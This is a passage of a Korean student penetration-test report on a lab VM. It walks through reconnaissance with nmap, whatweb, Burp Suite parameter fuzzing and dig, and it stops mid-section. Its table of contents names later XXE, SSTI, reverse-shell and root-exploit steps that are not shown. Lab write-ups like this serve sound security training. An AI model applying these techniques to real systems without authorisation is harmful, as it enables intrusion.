

# 모의해킹 결과보고서

---

( 가상환경 Root 권한탈취 )



2024.02.02

작성자 : 류교서

# 안내사항

본 보고서는 SK실더스 루키즈 16기 수강생으로 구성된 『맥주는 클라우드 드리프트』 스터디에서 진행한 가상환경 침투테스트 및 모의 해킹 과정을 기술한 개별 보고서로, 침투테스트 및 모의해킹은 가상환경의 root 권한 탈취를 목표로 진행되었습니다. 본 보고서는 침투테스트 목표인 Root 권한 탈취 과정을 기술하여 재현 가능성을 중점으로 두었습니다.

보고서에 포함된 익스플로잇 스크립트 및 셸 코드는 테스트 환경에서만 사용되었으며, 해당 코드 사용에 대한 책임은 본인에게 있습니다.

# 목차

1. 서론 .....	9
1.1 보고서 개요 .....	9
1.2 모의해킹 목표 .....	9
1.3 침투 수행 대상 .....	9
1.4 수행 인력 및 침투 테스트 진행 기간 .....	10
2. 침투 .....	10
2.1 정보수집 .....	10
2.1.1 공격대상 접속 .....	10
2.1.2 메인 페이지 선택 메뉴 탐색 .....	12
2.2 포트 스캔 .....	13
2.2.1 포트 탐색 .....	14
2.4 공격 .....	18
2.3.1 메인 페이지 공격 .....	18
2.3.2 서브 및 하위 도메인 설정과 탐색 .....	20
2.3.3 웹 서버 계정 탈취(하위 도메인 공격) .....	23
2.3.4 로그인 페이지 공격 .....	26
2.3.4. 로그인 페이지 침투 .....	28
2.4.3 Root 권한 탈취 .....	41
2.5 익스플로잇(injection.py)과 웹 코드 .....	49
2.5.1 injection.py .....	49
2.5.2 웹 코드 .....	49
2.5.3 권한상승 프로세스 .....	50
3. 후기 .....	53

# 그림 목차

그림 1. 가상머신 정보 .....	9
그림 2. 공격 도구(Kali Linux) 정보 .....	10
그림 3. 공격 대상 접속 .....	10
그림 4. 메인 페이지 문구 해석 .....	11
그림 5. 메인 페이지 주석 .....	11
그림 6. 메인 페이지 선택 메뉴 .....	12
그림 7. Start 접속 페이지 .....	12
그림 8. App 접속 페이지 .....	13
그림 9. Form 접속 페이지 .....	13
그림 10. Form 접속 페이지 GET 요청 종류 .....	13
그림 11. 메인 페이지 주소 포트 스캔 .....	14
그림 12. abyss 웹 서버 정보 .....	14
그림 13. 53번 포트 탐색 페이지 .....	15
그림 14. 80번 포트 탐색 페이지 .....	15
그림 15. 9999번 탐색 페이지 .....	16
그림 16. 로그인 페이지 로그인 실패 화면 .....	16
그림 17. 웹 페이지 스캔 .....	17
그림 18. 공격 대상 파일 디렉터리 경로 정보 .....	17
그림 19. 로그인 페이지 Intercept .....	18
그림 20. 메인 페이지 숨겨진 문구 확인 .....	19
그림 21. 메인 페이지 Inspector 기능 요청 목록 .....	19

그림 22. 메인 페이지 두번째 숨겨진 문구 .....	20
그림 23. Kali Linux hosts 파일 서버 도메인 설정 .....	20
그림 24. 공격 대상 dig 명령어 결과 .....	21
그림 25. Kali Linux hosts 파일 하위 도메인 설정 .....	21
그림 26. 계정 생성 페이지 접속 .....	22
그림 27. Forbidden 페이지 접속 .....	22
그림 28. 계정 생성 페이지 Register Request .....	23
그림 29. 공격 대상 passwd 파일 조회 .....	24
그림 30. 공격 대상 bash shell 사용 계정 .....	24
그림 31. 공격 대상 소스코드 XXE Injection 공격문 .....	25
그림 32. 소스코드 디코딩 .....	25
그림 33. 공격 대상 웹 서버 계정 정보 .....	26
그림 34. nikto 명령어 사용 결과 .....	27
그림 35. 탈취 계정 정보로 로그인 페이지 로그인 .....	27
그림 36. 로그인 성공 페이지 .....	28
그림 37. XSS 취약점 확인 .....	28
그림 38. XSS 공격 결과 .....	29
그림 39. SSTI 취약점 확인 .....	30
그림 40. 최상위 클래스 조회 .....	31
그림 41. 하위 클래스 목록 조회 .....	31
그림 42. Popen() 클래스 순서 조회 .....	32
그림 43. ls 명령어 실행 결과 (stdout 디폴트 설정) .....	33
그림 44. ls 명령어 실행 결과 .....	33
그림 45. gobuster 명령어 실행 결과 .....	34

그림 46. /images 페이지 .....	35
그림 47. 이미지 파일 조회.....	35
그림 48. 리버스 셸 파일 검색.....	36
그림 49. 리버스 셸 파일 설정.....	36
그림 50. Kali Linux nc 명령어 사용 .....	37
그림 51. 공격 대상 nc 명령어 사용 .....	37
그림 52. 리버스 셸 파일 업로드.....	38
그림 53. /images 디렉터리 위치 확인.....	38
그림 54. pwd 명령어 결과.....	39
그림 55. 리버스 셸 파일 이동.....	40
그림 56. 업로드한 리버스 셸 파일 확인.....	40
그림 57. Kali Linux 연결 대기 .....	41
그림 58. 공격 대상 \$ 셸 프롬프트 접속.....	41
그림 59. 공격 대상 bash 셸 사용 .....	41
그림 60. LinEnum 다운로드.....	42
그림 61. LinEnum 파일 확인 .....	42
그림 62. 공격 대상 LinEnum.sh 업로드.....	42
그림 63. 공격 대상에서 LinEnum.sh 다운로드.....	43
그림 64. 공격 대상 접속 및 LinEnum.sh 실행.....	43
그림 65. POSIX Capabilities 확인.....	43
그림 66. 공격 대상 Root 권한 실행 프로세스.....	45
그림 67. 공격대상 injection.py 업로드.....	47
그림 68. 공격 대상에서 injection.py 다운로드.....	47
그림 69. 익스플로잇 파일 실행 결과 .....	48

그림 70. 공격 대상 네트워크 상태 확인 .....	48
그림 71. Root로의 권한 상승 .....	49

# 출처

- Abyss 정보 : <https://aprelum.com/abyssws/features.html>
- HTTPServer 서버 TornadoServer 6.1 버전 취약점 : 참고 사이트 <https://security.snyk.io/package/pip/tornado/6.1>
- 깃 허브 토네이도 웹 서버 : tornadoweb/tornado 리포지토리 <https://github.com/tornadoweb/tornado>
- 익스플로잇 및 셸 코드 : <https://www.exploit-db.com/exploits/41128>



# 1. 서론

## 1.1 보고서 개요

본 보고서는 SK실더스 루키즈 16기 수강생으로 구성된 『맥주는 클라우드 드리프트』 스터디에서 진행한 가상환경 모의 해킹 과정을 기술한 개별 보고서입니다. 모의해킹은 '24. 1. 12 ~ '24. 2. 2. 기간에 수행되었으며 가상환경 Root 권한 탈취를 목표로 진행했습니다.

일반적 모의해킹 절차의 사전 업무 협의, 보고 단계를 제외한 두가지 과정을 중점으로 진행했습니다. 정보수집 이후 모의침투 단계 과정으로 모의해킹 목표 달성에 중점을 두었습니다.

## 1.2 모의해킹 목표

모의해킹의 목표는 공격대상의 Root 권한 획득 입니다.

## 1.3 침투 수행 대상

가상머신에서 secret.ova 파일을 사용해 침투 수행 대상을 설정했습니다. 가상머신은 VM ware Workstation 17 pro를 사용하였으며, 침투 수행 대상(이하 공격 대상)의 네트워크 설정은 NAT 네트워크로 설정했습니다. 공격 대상에 침투하기 위해 동일 가상머신에서 Kali Linux 6.5.0(이하 Kali Linux)을 사용하였으며 네트워크는 NAT 네트워크로 설정했습니다.




그림 1. 가상머신 정보

```
(root@kali)-[/home/user]
# uname -r
6.5.0-kali3-amd64
```

그림 2. 공격 도구(Kali Linux) 정보

#### 1.4 수행 인력 및 침투 테스트 진행 기간

수행 인력은 1명(류교서) 및 총 침투 테스트 진행 기간은 '24. 1. 12 ~ '24. 2. 2. 입니다. Root 권한 탈취 진행 기간은 '24. 1. 12 ~ '24. 1. 28. 이며, 침투 테스트 결과보고서 작성 기간은 '24. 1. 12 ~ '24. 2. 2. 입니다.

## 2. 침투

### 2.1 정보수집

공격 전 공격 대상 정보를 수집해 관련 서비스를 열거한다.

#### 2.1.1 공격대상 접속

공격대상과 공격자는 같은 NAT 네트워크를 사용하므로, 같은 호스트로부터 IP를 할당 받아 가상머신에서 첫번째는 공격 대상, 두 번째는 Kali Linux 이다. Kali Linux에 할당된 IP주소에서 1 작은 IP를 할당 받았다고 예상해 Kali Linux설치된 Firefox 웹 브라우저(이하 Firefox) URL 에서 192.168.238.128 IP 주소를 사용해 아래 사진과 같이 공격대상에 접속한다.



그림 3. 공격 대상 접속

http://192.168.238.128 접속 페이지(이하 공격 대상 메인 페이지) 문구를 해석하면 아래와 같다.

#### 해커 키드

나에게 Notorious Hacker라는 이름을 지어주셨군요!! 내가 네 서버 전체를 해킹했기 때문이야. 이제 나는 당신의 전체 서버에 접근할 수 있게 되었습니다. 당신이 그것을 되찾을 만큼 똑똑하다면, 그냥 보여주세요.

"당신은 나를 더 파헤칠 것이고, 당신의 서버에서 나를 더 많이 발견할 것입니다.. 나를 더 파헤쳐라... 나를 더 파헤쳐라"

#### 그림 4. 메인 페이지 문구 해석

dig 명령어 강조를 제시하고 있다. Firefox 개발자 도구에서 메인 페이지의 HTML 확인 시, 아래 사진과 같은 GET 파라미터를 사용하라는 주석(TO-DO)가 존재한다.

```
</center>
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<br> overflow
<center>
  <font color="red"> overflow
    <font color="red">...</font> overflow
  </font>
</center>
<font color="red">
  <!--<div class="container py-5"> <h1>Thanks</h1> TO DO: Use a GET parameter page_no to view pages...>
  <!--optional javascript-->
  <!--jQuery first, then Popper.js, then Bootstrap JS-->
  <script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965Dz00rT7abK41JStQIAqVgRV
  <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js" integrity="sha384-U02eT0C
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p
  </font>
</font>
</body>
</html>
```

#### 그림 5. 메인 페이지 주석

계속해서 메인 페이지의 선택 메뉴를 탐색한다.




그림 6. 메인 페이지 선택 메뉴

#### 2.1.2 메인 페이지 선택 메뉴 탐색

Start 버튼을 누르면 URL 주소 <http://192.168.238.128/#index.html>을 공격 대상으로 요청해 아래 사진과 같은 Not Found 페이지가 나타난다. 공격 대상이 사용하는 웹 서버의 종류, 운영체제 종류, IP 주소 및 포트번호 정보를 확인한다.

- 공격 대상 정보
  1. 웹 서버 : Apache 2.4.41 Server
  2. 운영체제 : Ubuntu
  3. 사용 IP 주소 및 포트번호 192.168.238.128 Port : 80




그림 7. Start 접속 페이지

두번째와 세번째 선택 메뉴인 App, Form 버튼을 누르면 각각 URL 주소 <http://192.168.238.128/#app.html>, <http://192.168.238.128/#form.html> 을 공격 대상으로 요청해 아래 사진과 같은 페이지 확인 가능.




그림 8. App 접속 페이지




그림 9. Form 접속 페이지

Form 페이지에 접속 시, 공격 서버로부터 4개의 GET Request 으로 JQuery, bootstrap 사용한다.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.238.128	/	document	html	1.84 kB	3.60 kB
200	GET	code.jquery.com	jquery-3.3.1.slim.min.js		script	cached	0 B
200	GET	cdnjs.cloudflare.com	popper.min.js		script	cached	0 B
200	GET	stackpath.bootstrapcdn.com	bootstrap.min.js		script	cached	0 B
204	GET	192.168.238.128	favicon.ico	faviconLoader.js:382 (img)	html	cached	277 B

그림 10. Form 접속 페이지 GET 요청 종류

## 2.2 포트 스캔

공격 대상과 관련된 포트를 스캔하기 위해 Kali Linux의 nmap 명령어를 사용한다.

```
(root@kali)-[/home/user]
# nmap -sT 192.168.238.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 07:57 EST
Nmap scan report for attack_target (192.168.238.128)
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
9999/tcp  open  abyss
MAC Address: 00:0C:29:C4:DB:AE (VMware)
```

그림 11. 메인 페이지 주소 포트 스캔

- 명령어 : nmap -sT 192.168.238.128
- 명령어 옵션

1. -sT : 모든 포트에 대해 connect() 함수를 사용해 스캔하고 관련 정보를 출력

포트 스캔 결과로 서비스별 개방된 포트와 종류 확인한다. 스캔 결과 중, 9999 포트에서 abyss 서비스를 사용한다. abyss 웹 서버는 파이썬, 펄, 등의 언어를 사용한다.

**Hosts your PHP, Perl and "Classic" ASP scripts**


 Abyss Web Server has been specially designed to make using scripts the simplest possible even on Windows platforms. Thanks to its CGI and ISAPI extensions interfaces, Abyss Web Server supports various scripting languages such as PHP, Perl, "Classic" ASP, Python, Ruby, Rebol and TCL. Languages which interpreters are FastCGI-compatible (such as PHP) will even experience a significant processing speed boost on Abyss Web Server while reducing in the same time your system load. Whether you are going to test a simple script or install and run a complex database-driven web application, Abyss Web Server is the best choice in terms of ease of configuration and optimal performance.

그림 12. abyss 웹 서버 정보

### 2.2.1 포트 탐색

포트 스캔 결과로 확인한 3종류의 포트에 접속해 해당 사용 포트에 대해 탐색한다.

첫 번째로, 53번 포트를 사용해 URL <http://192.168.238.128:53>을 사용하면, 해당 주소의 요청이 제한되었음을 확인 가능하다.




그림 13. 53번 포트 탐색 페이지

두 번째로, 80번 포트를 사용해 URL <http://192.168.238.128:80>을 사용하면, 해당 주소의 요청이 메인 페이지 접속 시, 메인 페이지에 접속된다. 이는 HTTP 프로토콜의 기본 포트 80번 포트를 사용했음을 알 수 있다.



그림 14. 80번 포트 탐색 페이지

세 번째로 9999번 포트를 사용해 URL <http://192.168.238.128:9999>(이하 로그인 페이지)을 사용하면, 아래와 같이 로그인 페이지에 접속된다.

그림 15. 9999번 탐색 페이지

로그인 페이지의 임의 정보를 삽입해 로그인 시도 결과로 획득한 정보는 아래와 같다.

- 로그인 페이지 확인 정보
  1. 페이지 내 별도의 추가 코드는 존재하지 않는다.
  2. 잘못된 로그인 시도 시, 아래 화면과 같은 페이지가 나온다.
  3. 20회 이상 로그인 시도 시, block된다.
  4. 로그인 시, simple\_httpclient.py에서 계정 정보를 받아 HttpClient 라이브러리를 이용해 REST API를 호출한다.




그림 16. 로그인 페이지 로그인 실패 화면

## 2.3 웹 페이지 스캔

웹 페이지를 스캔하기 위해 Kali Linux의 whatweb 명령어를 사용한다.

- 명령어 : whatweb 192.168.238.128:9999



```

root@kali:~/home/user
$ whatweb 192.168.238.128:9999
http://192.168.238.128:9999 [302 Found] Country[RESERVED][ZZ], HTTPServer[TornadoServer/6.1], IP[192.168.238.128], RedirectLocation[/login?next=%2F]
http://192.168.238.128:9999/login?next=%2F [200 OK] Cookies[_xsrf], Country[RESERVED][ZZ], HTTPServer[TornadoServer/6.1], IP[192.168.238.128], PasswordField[password], Title[Please Log In]

```

그림 17. 웹 페이지 스캔

웹 페이지 스캔으로 웹 페이지의 요소를 확인할 수 있다.

- IP 주소 192.168.238.128:9999의 웹 페이지 스캔 정보
  4. 웹 서버 : TornadoServer 6.1
  5. 쿠키 : \_xsrf
  6. 패스워드 : password

## 2.4 Burp Suite 기능 사용

Burp Suite의 Request 조작 및 Intercept 기능을 사용해 공격 대상 정보를 탐색한다.

첫 번째로, URL `http://192.168.238.128:9999` Request의 HTTP Method를 임의로 조작해 아래 사진과 같은 공격 대상 웹 서버의 디렉터리 일부를 획득했다.




그림 18. 공격 대상 파일 디렉터리 경로 정보

- 공격 대상 운영체제 파일 디렉터리 경로 정보

1. /usr/local/lib/python3.8/dist-packages/tornado/web.py

두 번째로, 로그인 페이지인 URL `http://192.168.238.128:9999` 주소 Request를 Intercept 기능으로 로그인 페이지 관련 정보를 탐색했다.




그림 19. 로그인 페이지 Intercept

- 로그인 페이지 정보
  1. xsrf 쿠키 사용
  2. 운영체제 : Ubuntu
  3. 소스코드는 python 언어 사용 : 로그인 정보 전달 시 & 기호 사용

## 2.4 공격

### 2.3.1 메인 페이지 공격

정보수집 단계에서 접속한 메인 페이지(URL : `http:192.168.238.128`)에서 `page_no` 인자를 사용해 특정 페이지 조회한다는 주석(TO-DO)을 확인했다. `page_no`의 값을 1로 메인 페이지를 요청하면 숨겨져 있던 문구가 나온다.




그림 20. 메인 페이지 숨겨진 문구 확인

Page\_no 인자에 특정 값을 사용해 페이지를 요청하면, 숨겨진 문구가 랜더링된다. Page\_no 값이 1일 때 숨겨진 문구는 더 깊게 탐색하라는 문구 확인할 수 있다. 따라서 페이지를 추가로 탐색하기 위해 Burp Suite의 Inspector 기능을 사용한다. page\_no 인자에 임의 범위(1 ~ 101) 값을 사용해 페이지를 요청한다. 요청 결과 Response 중 페이지 Length가 비교적 큰 페이지를 확인하면 또 다른 숨겨진 문구를 확인 할 수 있다.

Request ^	Payload	Status code	Error	Timeout	Length
17	16	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
18	17	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
19	18	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
20	19	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
21	20	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
22	21	200	<input type="checkbox"/>	<input type="checkbox"/>	4077
23	22	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
24	23	200	<input type="checkbox"/>	<input type="checkbox"/>	3882
25	24	200	<input type="checkbox"/>	<input type="checkbox"/>	3883
26	25	200	<input type="checkbox"/>	<input type="checkbox"/>	3883
27	26	200	<input type="checkbox"/>	<input type="checkbox"/>	3883
28	27	200	<input type="checkbox"/>	<input type="checkbox"/>	3883

그림 21. 메인 페이지 Inspector 기능 요청 목록

page\_no인자 값이 22인 페이지 요청 결과의 숨겨진 문구는 다음과 같다.

```
Okay so you want me to speak something ?  
I am a hacker kid not a dumb hacker. So i created some subdomains to return back on the server whenever i want!!  
Out of my many homes...one such home..one such home for me : hackers.blackhat.local
```

그림 22. 메인 페이지 두번째 숨겨진 문구

해커는 서버에 몇 개의 서브도메인을 생성했으며, 생성한 도메인 이름(hackers.blackhat.local)을 알려주고 있다.

### 2.3.2 서브 및 하위 도메인 설정과 탐색

서브 도메인 탐색을 위해 Kali Linux 도메인 관련 파일인 hosts(/etc/hosts)에서 임의 도메인(attack\_target)과 공격 대상 IP주소(192.168.238.128)를 설정한다. 이제 Kali Linux에서 URL [http://attack\\_target](http://attack_target)을 사용하면 192.168.238.128 주소로 접속한다.

```
GNU nano 7.2  
27.0.0.1      localhost  
127.0.1.1     kali  
192.168.238.128 attack_target  
  
# The following lines are desirable for IPv6 capable hosts  
::1          localhost ip6-localhost ip6-loopback  
ff02::1      ip6-allnodes  
ff02::2      ip6-allrouters
```

그림 23. Kali Linux hosts 파일 서브 도메인 설정

dig 명령어를 사용해 공격 대상(192.168.238.128) DNS 서버에 해당 도메인에 대해 질의한다.

1. 명령어 : dig @attack\_target hackers.blackhat.local
- 명령어 옵션
  1. @ : 기본 DNS 서버가 아닌, @주소의 DNS 서버를 사용

```
